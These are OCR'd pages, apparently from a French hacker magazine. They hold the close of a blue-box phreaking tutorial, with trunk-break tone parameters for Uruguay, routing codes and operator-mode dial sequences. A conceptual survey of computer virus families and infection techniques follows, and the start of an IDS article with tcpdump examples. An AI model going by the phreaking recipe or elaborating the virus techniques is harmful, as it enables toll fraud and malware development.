**1-** trouver la fréquence avec laquelle vous allez avoir une réponse cad soit un "bip" soit un "CLEAR" (silence sur la ligne) pour ceci un volume assez fort et une longueur de 500 seront un bon point de départ.

**2-** une fois que vous avez trouvez les fréquences avec lesquels vous avez une réponse sur la ligne il faut affiner ces fréquences en jouant sur leur volume et leur longueur.

Ex:

Vous venez de trouver un pays qui répond avec un 2600/2400 longueur de 500 et un volume de 60 (cf. Scavenger dialer) et bien vous décrémente la longueur par ex 250 et vous voyer ce qui ce passe jusque a ce que vous trouviez la bonne longueur. Malheureusement c'est technique n'est pas toujours valable. Si vous ne trouver toujours pas vous devrez jouer aussi avec la pause entre les deux tones, la deuxième longueur et aussi le volume des deux tones !!

Ceci fait beaucoup de possibilité quand on regarde le nombre de paramètres sur lesquels on peut agir, mais avec un peu d'expérience on sait rapidement si on doit jouer sur le volume, augmenter la pause entre les deux tones ...

Ne penser pas trouver un trunk en 5 minutes, il vous faut déjà trouver un pays breakable puis trouver le bon break , on peut y passer des fois 10 minutes comme 10 jours !


**3-** ca y est vous avez le bon trunk cad quand vous balancer votre tone1 suivit de votre tone2 ca ne vous raccroche pas.. c'est en bonne voie !

Maintenant il reste à déterminer si le pays est en Locale (on ne peut faire un appel à l'intérieur du pays que l'on vient de breaker), en Globale (on peut appeler partout dans le monde :) ) ou Semi Global (on peut appeler en Local et certains autres pays que l'on doit chercher !). Pour ceci il ne vous reste qu'a faire des tests vous essayer de sortir du pays avec un KP2 si ca raccroche ou vous avez un message d'erreur il y a de forte chance que le pays soit uniquement en Local, vous pouvez quand même essayer les pays que vous voudriez appeler en cas ou le pays serait en Semi-Global.

**4-** Comment Dialer c'est simple je veux par ex. appeler a partir du pays X que je viens de trouver, en France : B+CC+0+NUMBER+C d'ou B+33+0+NUMERO+C au USA B+1+0+8001234567+C, maintenant à l'intérieur du pays que l'on viens de breaker A+0+NUMERO+C. Remarque en ce qui le chiffre de ligne que l'on trouve après le A ou le B+CC je n'ai pas de réelles informations dessus certains pense que ca change de type de ligne ...

0-2 Normale
3-5 Batiment Publique (ex: hospitaux)
6-7 Services de Securites
8-9 Armee

enfin je vous recommande de mettre 0 par default.

## PRENONS UN EXEMPLE PLUS RÉEL :

Uruguay CC= +598 OP: 0 800 99 0598
le break est : 2550/2450 Freq1/Freq2 - Tone 1
150 Longueur 1
0 Pause 1
2450/0 Freq1/Freq2 - Tone 2
150 Longueur 2
0 Pause 2

ce pays est Local donc vous ne pouvez faire que A+0+NUMBER+C si vous avez votre copine en Uruguay :)

Ceci n'est qu'une méthode pour trouver le bon break a vous dans trouver une qui vous conviendra le mieux...

## LES ROUTINGS CODES :

Les routings codes comme leurs noms l'indique sont des codes pour re-router un pays vers un autre, à l'époque ou Israël etait en C5 le pays etait apparemment en Local mais il existait aussi un routing code qui permettait des appels en globale via l'Allemagne, ce routing etait B+4900+CC+Numero+C les routings codes peuvent être aussi A+xxxx+CC+Numero+C ex: A+0034+Numero+C.
Les routings codes sont souvent base sur le CC du pays via lequel on vat passer.

Le seul moyen encore une fois pour trouver des routings codes c'est de scanner pour ceci vous pouvez soit le faire en manuel soit en automatique par ex. avec Scavenger Dialer.

## LES MODES OPÉRATEURS :

Les modes Opérateurs sont vraiment la chose la plus fascinante de la Blue

Box ils permettent de tout faire, Appel d'urgence (Emergency Call),

Interruption d'urgence (Emergency Interuption), Teleconference ...

Voici donc comment être opérateur A+0+G+C et vous obtenez l'opérateur Locale ou B+CC+F+C et vous obtenez l'opérateur du pays désiré. Il existe aussi d'autre possibilité, mais je vous laisse les découvrir, les modes opérateurs restent réservé a l'ELITE et doivent le reste :).


## LES OUBLIS :


J'ai essaye de vous en apprendre le plus possible certes on pourra dire que je n'ai parlé que du CCITT5-R1, oui c'est vrais mais le SOCOTEL ou le CCITT5-R2 sont très rares et en ce qui concerne le R2 beaucoup plus complique au niveau du dial car il y a un dialogue dans les deux sens, avec des acquittements de la part de l'autocommutateur, il faut donc pouvoir interpréter ses réponses.

De plus je pense que jamais personne n'a utilise le R2 en France, si je me trompe faites le moi savoir ! :)

**XstaZ**

ABONNEZ VOUS À HACKERZ VOICE,
C'EST 15 FRANCS LE NUMÉRO,
ET UN AN DE MANUEL GRATOS...
page 61



# Virus

# ATTENTION VIRUS

## Stigmata dévoile les méthodes d'attaque de chaque famille de virus

On va pas parler ici de comment faire un virus concrètement avec les codes sources et tout le bazar, mais de tous les types de virus existants par familles et de comment et fait un virus. Faut bien commencer par des généralités, quand même. On va fer ca, rapidos, mais clairement.

### C KOI ?

Un virus est un prog informatique ayant un potentiel destructeur énorme. Ce prog parasite, comme son homologue biologique, s'attache à des fichiers-hôtes pour y ajouter son code initiale => infection. Il devient alors porteur et peut à son tour infecter d'autre fichiers : c'est la "reproduction". La particularité d'un virus est que, bien qu'il soit minuscule, il peut invalider un système en un temps record.

Leurs auteurs sont soit des jeunes programmeurs de virus qui essaient de faire parler d'eux et montrer que, même s'ils sont jeunes, ils ont des capacités, soit des spécialistes de la sécurité, c d'ailleurs leur job de créer des virus coriaces pour ensuite développer des solutions, soit des développeurs étrangers. La première catégorie est en hausse considérable.

### ***LANGAGE DE PROG DES VIRUS***

Il existe plus de 65 000 virus dans le monde tous programmées en Asm, VBScript, JavaScript voire c++ (Explore.zip ki fait 400 Ko;). Mais le langage de prédilection des prog de virus est l'asm, suivi du VBS (iloveyou, melissa) et du c (explore.zip). Quoique les virus pourraient aussi, pendant que j'y pense être écrits en file batch paskil n'y a pas bcp d'antivirus qui combat les batch et c très facile comme syntaxe ;) LE but des prog est que le virus soit le + petit possible, de qq centaines d'octets à qq centaines de Ko (le + petit ke je connais fé - de 100 octets, pas mal...) L'asm permet cela car c un langage de "bas niveau" ("bas" ou "haut" niveau dépend de son éloignement par rapport au langage machine (exprimées par des 1 et des 0)). Les langages du style Delphi, BASIC, C ou PAscal utilisent des expressions humaines et matématik à l'aide de fonctions. L'asm est juste au-dessus du code machine, et comme son processus de traduction d'asm en code machine est minimal, il en résulte des prog très petit. bref,- ya de traduction à fer et + le code résultant est petit.

### ***LES DIFFERENTS TYPES DE VIRUS***

Cette liste est exhaustive, donc y en a qui existe +, et d'autres que vous connaissez ptèt même pas.

Il existe plusieurs types de virus suivant leurs actions :
- Virus de boot : (virus de secteur d'amorçage ou virus de secteur de partition )
- Virus de fichiers
- Virus de dossiers
- Les compagnons (virus Ms-DOS)
- Virus Action Directe (bombes)
- Virus Stealths (ou furtifs)
- Virus polymorphes (mutants)

- Virus Tunnnel et les rétrovirus (dit oci flibustiers, virus d'antivirus)
- Macrovirus
- Virus ANSI
- Bombes logiques
- Chevaux de Troie
- Virus hybrides (combinaison de plusieurs familles).

ils seront tous expliqués plus bas.

## ***HISTORIQUE DES VIRUS : LA LISTE NOIRE***

Le premier virus au monde fut Brain. Au début, il était inoffensif, mais sa grande diffusion a entraîné le développement de variante brouillant la FAT et s'attaquant au DD.

S'ensuivit une course à celui qui créerait le plus de virus possible. C'est dans les années 90, avec la monopolisation de Win 95, que les virus se multiplie.

Mars 1999 : Le macrovirus Melissa permet d'accéder à une liste de sites pornographiques ennoyée aux 50 premières boîtes aux lettres du carnet d'adresse. Cette technique de propagation exploitant une faille de MS Outlook permit à Melissa de contaminer au total 1 million de PC.

17.06.1999 : Le virus Strunkenwhite renvoie à son detsinataire tout msg électronique contenant des fautes de grammaires ou d'orthographes.

Avril 1999 : lancé à la date anniversaire de la catastrophe nucléaire de Technobyl, ce virus baptisé CIH, est certainement l'un des plus dangereux au monde (voir article CIH) car il modifie les données du hd et détruit les microprocesseurs des machines infectées.

Juin 1999 : Explore.Zip efface les fichiers du hd et se propage par le système de messagerie électronique.

Novembre 1999 : BubbleBoy (Kak Worm) est un message électronique qu'il suffit de lire pour qu'il infecte la machine.

Mai 2000 : Variannte de Melissa, le virus Iloveyou n'a rien d'extraordinaire si ce n'est qu'il a réussi à se répandre à une vitesse sans précédent provoquant des dommages gigantesques comparés à ses prédécesseurs.

## FONCTIONNEMENT DES VIRUS

### ***VIRUS DE BOOT***

Le secteur de boot (amorçage de la machine) contient l'enregistrement d'amorçage principale ou MBR (Master Boot Record). Stocké sur le premier secteur du disque (cylindre 0, tête 0, secteur 0, parfois noté secteur 1) contient la table des partitions du disque et un fragment de code exécutable où résident les infos relatives aux partitions définies sur le disque. Donc, le secteur de boot est différent du secteur d'amorçage du système d'exploitation, qui se trouve dans la table des partition du MBR. Le secteur d'amorçage est typique au système d'exploitation, donc variable. Il n'est donc pas protégé contre l'écriture car il faut pouvoir le modifier si l'utilisateur veut changer de système d'exploitation.

Le virus de secteur d'amorçage utilise presque exclusivement la disquette comme vecteur de propagation. Lorsque le PC s'amorce à partir d'une disquette infectée (ce qui est assez rare tout de même), le processus active automatiquement le virus caché dans le secteur d'amorçage.

Il a donc un contrôle complet sur la machine. Ensuite, il s'installe dans la mémoire vive du PC et il cherche un éventuel disque dur pour contaminer son secteur d'amorçage. Puis, il déclenche l'exécution du code d'amorçage, pour passer inaperçu. Le hd est donc infecté est le virus s'active à chaque allumage du PC. Il guette chaque accès au lecteur de disquettes pour la contaminer. On connaît antiexe, diskkiller et bien d'autres encore.


Or, le secteur d'amorçage pouvant changer, les virus de secteur de partition, ou de MBR, qui sont un développement des premiers, sont + délicats, car très "incrustés" dans le PC et donc difficile à déceler. Ceux-là n'ont pas à s'adapter aux systèmes d'exploitation. Quand une machine est démarrée, les paramètres CMOS sont supposés corrects. CEs valeurs

sont lues et contrôlées. Si la routine du matériel détecte que le disque d'amorçage par défaut est de 1Go alors que les paramètres du BIOS indique 500 Mo, la machine ne démarre pas et un message d'erreur apparaît. La RAM est aussi testée afin de détecter d'éventuelles erreurs de parité. Si tout est ok, le processus d'amorçage charge le secteur de boot et exécute son code. Puis, avec les données du MBR, le processus se poursuit par l'amorçage de l'OS. Quand le secteur MBR a été infecté par un virus, la situation est critique car ils prennent le contrôle de la machine à un niveau très bas et sont presque indécelables. De plus, ils sont assez simples à écrire donc ils prolifèrent. Il sont dangereux car ils attaquent une disquette dès que le PC y accède. Ils se transmettent donc très facilement. En général, durant l'amorçage du système, le virus se charge en RAM (et non en mémoire supérieure). Ensuite, il lit les infos de partitions du MBR. Il vérifie si le disque n'est pas déjà contaminé et, le cas échéant, remplace les infos de partitions par les siennes. Il ne détruit pas le secteur de partitions original, mais le copie ailleurs sur le disque, sur des secteurs inoccupés afin de n'altérer aucune données (Antiexe, par ex, déplacé le secteur de boot à l'emplacement : cylindre 0, tête 0, secteur 15 et déplace la table de partition originale à : cylindre0, tête 0, secteur 13, des secteurs inutilisés). Cette sauvegarde permet au virus de le présenter chaque fois que d'autres processus le demandent. Ainsi, le code viral reste caché. C'est la technique chère aux virus "furtifs". Pour voir le virus, il faut donc amorcer le système sans que le virus soit chargé en mémoire. La plupart des virus ne détruisent pas les données, mais infectent simplement les disques ou les fichiers. Toutefois, il existe de nombreuses situations où la simple infection suffit à interrompre le bon fonctionnement du système. Par exemple, certains pilotes opèrent de façon irrégulière lorsqu'ils sont infectés. Cela ne veut pas dire qu'il n'existe pas de virus de MBR destructeurs. Tchernobyl en est 1 exemple.

## ***VIRUS DE FICHIERS***

Ce sont les virus les plus répandus, les "classiques" (il en existerait plus de 7000 rien que pour DOS) et les plus simplistes à écrire. Il attaquent les COM et EXE, mais d'autres s'en prennent aux pilotes systèmes, SYS ou DRV ou encore aux fichiers overlay (OVL). Leur atout est leur vitesse de propagation. En une semaine, un tel virus peut contaminer un disque entier. Tout dépend de son fonctionnement. Il existe des virus de fichiers non-résidents et d'autres qui sont résidents mémoire. Le virus entre en action lors de l'exécution du prog infecté. S'il est non-résident, il cherche un fichier cible, sinon, celui-là est désigné par l'utilisateur : le virus, en mémoire, attaque les fichiers exécutés par l'utilisateur. Là, le virus intercepte l'appel. Il vérifie si le fichier est contaminé. Le cas échéant, il s'incorpore au début du fichier. En général, il crée un branchement en fin de fichier vers le code du virus. Le code viral est donc exécuté en premier ou le virus s'installe en mémoire à la recherche d'autres prog à infecter. Enfin, se termine par un retour au prog d'origine qui s'exécute normalement. La boucle est bouclée. Or, sa détection est aisée, puisque le virus augmente inévitablement la taille de l'exécutable. C'est pour cela que les programmeurs cherchent à réaliser des virus de + en + petits (les + petits font une centaine d'octets, j'en connais un qui fait 167 octets). Cette augmentation de taille est donc insignifiante. Par ex, si un EXE de 57 Ko est infecté par un virus de 500 octets, sa taille fera toujours 57 Ko. Leur avantage est qu'ils se diffusent même quand ils sont inactifs car la transmission d'un prog contaminé suffit à infecté un autre PC. Toutefois, il ne s'active pas systématiquement à chaque mise sous tension de l'ordinateur, mais peuvent s'installer en mémoire vive assez tôt si un fichier comme Explorer.exe est infecté (puisqu'il est lancé à chaque ouverture de Windows). Ces virus n'ont pas de taille limitée et on donc un potentiel destructif impressionnant.

**A noter que certains virus résident peuvent résister à un simple redémarrage (CTRL+ ALT + DEL)**




## ***VIRUS DE DOSSIERS***

Ils sont très rares, mais particulièrement coriaces. Ces virus exploitent le mode de gestion des supports. Ils utilisent un dossier qui reçoit l'adresse physique de la première unité d'allocation de la totalité des fichiers du support (hd, disquette). Quand un utilisateur appelle un fichier de programme, le virus s'interpose et se procure l'adresse de début de ce fichier en consultant le dossier et la remplace par sa propre adresse. Il enregistre la véritable adresse dans sa base de données personnelle de manière à exécuter des logiciels infectés quand on lui demande.

Il sert en fait d'intermédiaire entre l'appel des fichiers et leurs correspondances dans le dossier et contamine chaque fichier accéder masquant sa présence en l'exécutant. Quand tout le disque est infecté, il termine osn boulto en général par une action nuisible. Ces virus sont pervers. Un dossier traité par le virus fonctionne correctement à condition que le virus soit actif car il est le seul à connaître la véritable adresse de départ des programmes. Lorsque on élimine le virus de la mémoire, il reste un dossier inexploitable contenant des adresses détournées vers l'adresse du virus. On ne peut plus lancer les programmes (il agit un peu comme le virus Neuroquila). La meilleure parade reste des sauvegardes et un bon antivirus.

## ***LES COMPAGNONS***

Ce sont des virus informatiques sans grande importance. Ils étaient répandus du temps de MS-DOS. Comme Windows n'est pas un terrain favorable, ils se sont raréfiés. Ils sont transmis par les fichiers prog, comme les virus de fichiers. Ils s'attaquent seulement à certains exécutables comme les logiciels se composant de différents fichiers ou transmis sous forme d'archive (Zip...). Ils pénètrent dans l'archive en question et s'exécutent au premier lancement du logiciel. Leur fonctionnement repose sur une particularité de DOS (Disk Operating System) : lorsqu'on appelle un fichier exécutable, il n'est pas nécessaire d'en préciser l'extension (Exe, Com ou Bat), son nom suffit. DOS cherche d'abord parmi les Com, après les Exe et enfin dans les Bat. Le virus exploite cette caractéristique en créant un fichier Com du nom du fichier Exe, et en y intégrant son code. Lancé en mémoire, quand un fichier Exe est lancé, il crée dans le répertoire un fichier Com du même nom et lui affecte l'attribut caché. Au prochain lancement du programme, le virus s'active à la place de l'exécutable (car les Com sont exécutés avant). Il appelle ensuite le programme d'origine de sorte que l'utilisateur ne le démasque pas. Windows est une protection efficace et le virus ne peut s'exprimer qu'en mode ligne de commande DOS. Mais en précisant l'extension, le virus ne sera pas activé car DOS aura le nom complet et ne fera aucune recherche préalable.

## ***VIRUS DE TYPE ACTION DIRECTE***

Les virus précédents sont résidents, ils sont actifs jusqu'à l'arrêt du PC et infectent autant de prog et de supports possibles. Mais un examen du contenu de la mémoire vive les dévoilent. Les virus de type Action Dirècte tentent d'infecter le maximum de fichier en un laps de temps assez bref passant ainsi inaperçu et ne laissant aucune trace dans la mémoire vive. Ce sont des virus de fichiers.

Leur mode d'infection sont les disquettes, les CD-ROM, le courrier électronique, les transfert de fichiers et les downloads. Le virus s'active à l'exécution du prog. Le logiciel infecté commence par un branchement en fin de fichier, vers le code viral. Ensuite, le virus parcourt le disque dur et contamine le plus fichiers exécutables (non infectés) qu'il peut aussi vite que possible. Le code du virus se termine par un retour au programme d'origine et l'utilisateur ne se doute de rien. Ils peuvent se trahir par une augmentation de la taille des fichiers infectés.

## ***VIRUS FURTIFS (STEALTHS)***

Ce n'est pas une catégorie de virus. C'est plutôt une technique de programmation, une caractéristique. Ce sont des intercepteurs d'interruptions car ils parviennent à déjouer la surveillance des logiciels antivirus en lui faisant croire que le système est sain. Ils interceptent les demandes du système ou de l'utilisateur afin de ne pas se dévoiler. Par

exemple, lorsque l'OS demande certaines infos, le virus furtif les lui présentent telle qu'elles étaient avant l'infection et leurre ainsi les analyseur de virus. Ainsi, un virus de boot présentera le secteur de boot original chaque fois qu'un autre processus le demande afin de rester voilé. De manière plus générale, le virus furtif surveille en mémoire les fonctions du systèmes d'exploitation susceptible de le dénoncer. Quand une de ces fonctions est appelée, le virus s'active. Il prend des mesures pour éviter le danger, manipule la fonction ou supprime ses traces dans la zone explorée, avant que le contrôle ne s'effectue.

Il autorise ensuite l'exécution du contrôle. Une fois ce dernier terminé, il s'installe éventuellement à l'emplacement précédent. L'antivirus croit que la machine est saine. Les virus furtifs peuvent entreprendre les mêmes actions que tout autre virus mais possèdent un potentiel destructif plus important car leur protection leur permet de demeurer cachés plus longtemps. RIpper ou Monkey en sont les + connus

## ***VIRUS POLYMORPHES (MUTANTS)***

Cette caractéristique des virus la rend sembable à son homologue biologique, le virus du Sida. Le virus utilise une technique de codage afin de se protéger. Un parasite se caractérise par son code binaire, par une suite d'octets qui lui est propre. C'est sa signature et elle est différente pour chaque fichier. Cette signature permet à un antivirus de débusquer les malfaiteurs car le détecteur cherche des signatures dans tous les programmes du hd.

Leur virus polymorphes, beaucoup plus complexes, tentent d'échapper au piège en modifiant leur propre code à chaque nouvelles infection, plus précisément en changeant la suite d'octets.

Ils ont la faculté de se modifier, rendant leur identification plus difficile. Certains utilisent même des techniques de cryptage avancées qui permettent à une signature d'être modifiée. Ce processus de transformation est appelé "mutation". Il touche la taille et la composition du virus. Un virus polymorphe bien conçu peut échapper à la détection, car les analyseurs de virus recherchent la plupart du temps des modèles connus, par tailles, par sommes de contrôle, par dates, etc. Pour combattre ces nouvelles techniques, les spécialistes créent des analyseurs capables de reconnaître des modèles de cryptage. Ce cryptage utilise un algorithme reprenant une valeur au hasard, permettant d'obtenir un fichier crypté à chaque fois différent mais ne dérangeant pas le décryptage. Le programme entier et le virus sont cryptés, excepté le premier segment, destiné à la décryption. Ce genre de virus est extrêmement difficile à éradiquer sans supprimer le ou les fichier(s) infecté(s).


## ***VIRUS TUNNEL ET RETROVIRUS OU FLIBUSTIERS (BOUNTY HUNTERS)***

Certains virus ne se contente pas d'adopter une attitude passive face aux logiciels antivirus. Certains programmeurs ont examiné avec minutie le fonctionnement des logiciels antivirus et ont développé en réponse les virus Tunnel. Ces virus tentent de neutraliser tout particulièrement les détecteurs de virus en détournant leur surveillance. Mais comme les antivirus s'adaptent en permanence à leurs astuces et colmatent au fur et à mesure leurs failles, leur temps d'activité est limité.

Les rétrovirus ou virus flibustiers (encore appelé Bounty Hunters) son un peu plus agressifs. Ces parasites détruisent ou endommagent les fichiers importants des détecteurs de manière à les rendre inopérationnels. Les programmes de surveillance résidant en mémoire sont "abattus". Ils modifient enfin les fichiers de configuration afin de neutraliser leur prochain lancement. Comme les antivirus sont insuffisamment protégés, ces virus sont redoutables d'efficacité ; mais ils sont très rares.

## ***MACROVIRUS***

Les virus de macro sont assez récents, ils datent d'il y a quatre ans environ. Contrairement aux autres nuisibles, ils ne sont pas constitués d'un code binaire, mais d'instructions d'un macro-langage tel VBA de MS Office ou de Script de Lotus Smart Suite. Ces langagse étant assez simples,

il en existe des tonnes. Ce mode d'infection est différent et comme personne ne s'en méfiaient, ils se sont développé à une vitesse impressionnante. Cette catégorie de virus a vu un tournant lors de l'apparition de Melissa qui a fait des ravages en matière de contamination (plus d'un million.) La propagation-éclair de Iloveyou a été sans précédent. Malgré le fait que les éditeurs de logiciels aient développé des correctifs, ces types de virus présentent un réel danger.

Les cas suivants ne sont pas des virus mais des parasites assimilés à des virus. Ils poursuivent le même but, mais ne sont pas des virus au sens strict.

## ***VIRUS ANSI***


De nombreux PC installent au démarrage un pilote de clavier appelé Ansi.sys qui permet de changer la config du clavier, d'affecter un ou une suite de caractères à une touche, en fonction de la langue de l'utilisateur. Mais certains logiciels exploitent cette possibilité à leur profit. Ils affectent ainsi à une touche quelconque l'expression "del *.* Entrée" de sorte que l'utilisateur efface la totalité du contenu d'un dossier en appuyant sur la touche en question. Comme les PC sous Zin 9x ne nécessite plus ce pilote, le danger est écarté (pour ceux qui ne l'ont plus)

## ***BOMBES LOGIQUES***

Des programmes n'ayant pas la capacité de se reproduits peuvent réaliser autant de dommages que le plus puissant des virus. Leur but est d'ailleurs douteux. Ainsi, un logiciel proposé officiellement comme jeu peut comporter une fonction destructrice déclenchée à l'occasion d'un événement précis (score record, fin du dernier niveau...) ou à une date déterminée. Parfois, il s'agit de simples farces, cependant certains programmes sont capables de reformater le hd.
Les virus hybrides sont, eux aussi, très dangereux, car ils combinent les caractéristiques de plusieurs familles. Il existe ainsi des parasites infectant le secteur d'amorçage des supports et les fichiers tout en étant furtifs et polymorphes. Ceux-là sont particulièrement vicieux car ils peuvent survivre et se reproduire tout en offrant des combinaisons de protections pour se protéger. Certes, cela lui demandera d'être plus vorace en ressource, mais en amalgamant élégamment les caractéristiques précédentes, certains virus peuvent rester petits, peu gourmand, et extrêmement dangereux que seul un très bon logiciel antivirus pourra combattre.

Une prochaine fois, on verra les virus en Asm et en VBS. On se fera des routines sympa destructives juste pour le fun et je vous préparerai un ptit virus en VBS ;)

**Stigmata**


# Les IDS : Intrusion Detection System

## Une protection efficace ? ..... Pas du tout ?

### Qu'est ce qu'un IDS ? (Intrusion Detection System)

C'est un système de détection des intrusions, ou plus simplement un sniffer utilisé dans le sens de la protection des réseaux.
Outre les traces que l'on peux laisser sur un serveur , sans forcément pénétrer celui-ci, il y a celles (les traces) qui sont relevées par l'Ids. Que l'on tente une connexion par telnet ou que l'on utilise des paquets ICMP (par la commande ping par exemple), tout est relevé et enregistré sur le serveur voire même enregistré sur un autre serveur (c'est le cas la plupart du temps).
Un des utilitaires les plus connus sous Linux est tcpdump, j'ai effectué quelques relevés sur mon petit réseau dont je vais me servir d'exemple. Il existe bien entendu de bons utilitaires sur Windows comme analyser et spynet mais on ne peut pas toujours créer ses propres filtres.
Je reviendrai plus loin sur l'utilité des filtres.

Voici un exemple de ce qui est relevé lorsque l'on " ping " un serveur :

**15 :54 :58.67800 Sci > K6 : icmp : echo request**
**15:54:58.67900 K6 > Sci : icmp : echo reply**

Ou bien lorsque l'on exécute un traceroute :

**15 :55 :25.767160 Sci.33740 > K6.33435 : udp 10 [ttl 1]**
**15:55:25.767700 K6.33435 > Sci : icmp K6 udp port unreachable [tos 0xc0]**

Lorsque l'on ping ou trace les paquets sont envoyés trois fois, mais la je garde une seule trace pour simplifier la vie. Voici quelques explications de ces lignes :

Le ping :

**15 :54 :58.67800 représente le temps (heure ,min sec et mil)**
**Sci> K6 le lanceur du ping (Sci) vers la cible (K6) (Sci c'est le nom de mon ordi sinon c'est l'adresse IP qui y est bien sur.)**
**Icmp : echo request ( protocol icmp et son type , là une requête)**

La 2e ligne est le reply de l'echo faite par la cible.

Le traceroute :

**bon le temps, idem**
**Sci.33740 > K6.33435 l'ordi qui envoie la cmd prend le port 33740 et se connecte sur le port 33435 de la cible.**

**Udp 10 [ttl 1] protocol utilisé c'est UDP avec une ttl de 1**

La reponse se fait par un retour ICMP comme quoi le port demande n'est pas ouvert. (2e ligne). A noter que tracert (windows) et traceroute (unix) ne fonctionne pas de la même manière, windows utilise seulement l'ICMP echo alors que traceroute utilise l'udp sur un port tres élevé pour forcer une réponse en ICMP (voilà pour le doute sur le 2e relevé de trace).

